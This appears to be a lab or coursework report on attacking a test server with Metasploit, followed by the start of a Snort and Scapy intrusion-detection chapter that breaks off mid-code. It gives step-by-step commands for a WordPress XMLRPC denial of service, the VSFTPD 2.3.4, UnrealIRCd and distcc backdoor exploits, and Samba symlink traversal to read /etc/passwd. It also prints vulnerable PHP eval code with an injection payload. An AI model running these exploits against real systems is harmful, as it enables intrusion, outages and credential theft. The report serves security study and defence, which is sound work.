


Figure 5.2 Processing and sessions of execution




Figure 5.3 Successful session with root access on the target server

* 1. **Wordpress XMLRPC DoS**

Description:

Wordpress XMLRPC parsing is vulnerable to a XML based denial of service. This vulnerability affects Wordpress 3.5 - 3.9.2 (3.8.4 and 3.7.4 are also patched).

Example command of Wordpress XMLRPC DoS

* + - msfconsole
    - use auxiliary/dos/http/wordpress\_xmlrpc\_dos
    - set rhost 198.242.56.121
    - set targeturi /wordpress
    - run/exploit




Figure 8.1 Normal page of WordPress website on localhost.




Figure 8.2 Normal page of WordPress website browsed by elinks.




Figure 8.3 Module options of wordpress xmlrpc dos




Figure 8.4 Processing of wordpress xmlrpc dos




Figure 8.5 WordPress Server was unable to connect.




Figure 8.6 connections table on WordPress server.




Figure 8.7 Localhost cannot connect to itself.




Figure 8.8 Client cannot connect to the WordPress Server.

* 1. **VSFTPD v2.3.4 Backdoor Command Execution**

This module exploits a malicious backdoor that was added to the VSFTPD download archive. This backdoor was introduced into the vsftpd-2.3.4.tar.gz archive between June 30th 2011 and July 1st 2011 according to the most recent information available. This backdoor was removed on July 3rd 2011.

Example command of VSFTPD v.2.3.4 Backdoor Command Execution

* Msfconsloe
* use exploit/unix/ftp/vsftpd\_234\_backdoor
* set rhost 198.242.56.121
* run/exploit




Figure 7.1 Module options of VSFTPD v2.3.4 backdoor command execution




Figure 7.2 Process of the VSFTP v2.3.4 backdoor command execution

From the figure 7.2, an attacker can gain an access on the target server as a root account.

* 1. **PHP Utility Belt - Remote Code Execution**

This module exploits a remote code execution vulnerability in PHP Utility Belt, which is a set of tools for PHP developers and should not be installed in a production environment, since this application runs arbitrary PHP code as an intended functionality.

Developers uses this modules with various php functions how described below:




Figure 8.1 php-utilities belt uses for execute php system commands using text area




Figure 8.2 Try to access file which is not present on web directory

Default source code is vulnerable at some point.

Vulnerable code (Line number 12 to 15)

if ( isset( $\_POST['code'] ) ) {

if ( false === eval( $\_POST['code'] ) )

echo 'PHP Error encountered, execution halted';

}

Access this URL <http://198.242.56.121/php-util/> and in Post data type code=**fwrite(fopen('info.php','w'),'<?php echo phpinfo();?>');**

Above code will generate info.php file in that directory which will display php info.

Shell link will be on this URL <http://127.0.0.1/php-util/info.php>




Figure 8.3 Run php file write code into text area box and click run to execute that code



Figure 8.4 after running the code default source will exploit and you can access that file which was not present

* 1. **Anonymous login(Samba client)**

Samba is an Open Source/Free Software suite that provides seamless file and print services to SMB/CIFS clients." Samba is freely available, unlike other SMB/CIFS implementations, and allows for interoperability between Linux/Unix servers and Windows-based clients.

Samba is software that can be run on a platform other than Microsoft Windows, for example, UNIX, Linux, IBM System 390, OpenVMS, and other operating systems. Samba uses the TCP/IP protocol that is installed on the host server. When correctly configured, it allows that host to interact with a Microsoft Windows client or server as if it is a Windows file and print server.


****

Figure 9.1 execute and test samba client can connect to the host

Execute these commands for victim using metasploit framework.

* use auxiliary/admin/smb/samba\_symlink\_traversal
* set RHOST 198.242.56.121
* set SMBSHARE tmp
* run/exploit

After completing this process you will get this kind of result and your payload will downloaded automatically on host’s /tmp directory.




Figure 9.2 Exploit will be sent to the victim’s /tmp directory and ready for use

Now use smbclient tool to access uploaded shell and access victim’s /tmp directory and by following these below steps you will get pass file for the host remotely.

* smbclient //198.242.56.121/tmp
* cd rootfs
* cd etc
* more passwd




Figure 9.3 you will crack passwd file of host machine which was vulnerable to samba server

* 1. **Unrealircd 3.2.8.1 backdoor command execution**

**What is that?**

*UnrealIRCd is an open-source irc server daemon (ircd) that allows users to run their own IRC server from their system. Unreal is just one of the many ircds out there for use. It created and is edited daily by their own support staff, who can be found at irc.unrealircd.com. The development of Unreal started in 1999. Unreal can be ran and configured on Windows and Linux, however, this guide was written specifically for the installation of Unreal on a Linux distro, Ubuntu.*

Trojan backdoor found out in unreal 3.2.8.1.tar.gz file on official linux mirror. This backdoor allows a attacker to execute any command with the privileges if the user running the ircd. The backdoor can be executed regardless of any user restriction.

Exploit for this module is available in metasploit with

***exploit/unix/irc/unreal\_ircd\_3281\_backdoor***

***exploit/unix/misc/distcc\_exec***

Execute the following commands and you will get full privilege command shell.

* use exploit/unix/irc/unreal\_ircd\_3281\_backdoor
* set RHOST 198.242.56.121
* run




Figure 10.1 after running exploit session will started successfully

You have another backdoor if you could find backdoor open port. Execute these following commands.

* use exploit/unix/misc/distcc\_exec
* set RHOST 198.242.56.121
* run



Figure 10.2 after getting backdoor active you will get this kind of shell

**## Chapter 3 – Intrusion detection and change response**

The detecting and responding section, we use “Snort” to achieve our target. Snort service is run on the target server to detect, analyze, and respond network packets that send to/from the server. The model of how Snort service stand on the Target server is shown as figure 2 and the example of packets that we use for our case study is shown as figure 3.




Figure 2 Working model of Snort service




Figure 3 Example packets

We analyzed a number of packets and tried many ways to get our goal and we end up with Snort’s rules that can modify contents in the payloads of the packets. The Snort’s rules are shown as below.

So here our idea was to give a proof of concept of methodology to detect any network attack exploitation and drop the actual attack request and send back false response. Initially we have found scapy-python library which provides a user friendly console using anybody can manipulate inbound or outbound packet transmitting in between two endpoints.

We tried to use Python and Scapy to modify the contents and it is success, but the modified packets get to the Attacker later than the original packet (It means the original packets is still sent out). So, the Attacker does not accept those modified packets. The code below is a Python code that can modify the content.

|  |
| --- |
| *#! /usr/bin/env python* |
| *import logging* |
| *logging.getLogger("scapy").setLevel(1)* |
|  |
| *from scapy.all import \** |
|  |
| *packet = IP(src="198.242.56.122", dst="198.242.56.123", ttl=64)/ICMP(type=0)/"Hello+This is response packet injected by testvm1@FOR TESTING"* |
| *send(packet)* |
| *packet.show()* |
|  |
| *print "\nDOne\n"* |
|  |
| *-----------------------------* |
| *#!/usr/bin/env python* |
| *import os* |
| *import logging* |
| *logging.getLogger("scapy.runtime").setLevel(logging.ERROR)* |
| *import scapy* |
| *from scapy.all import \** |
|  |
| *def pkt\_callback(pkt):* |
|  |
| *if TCP in pkt:* |
| *if pkt[IP].src=="198.242.56.123" and pkt[IP].dst=="198.242.56.122":* |
| *print"\nTCP-REQUEST"* |
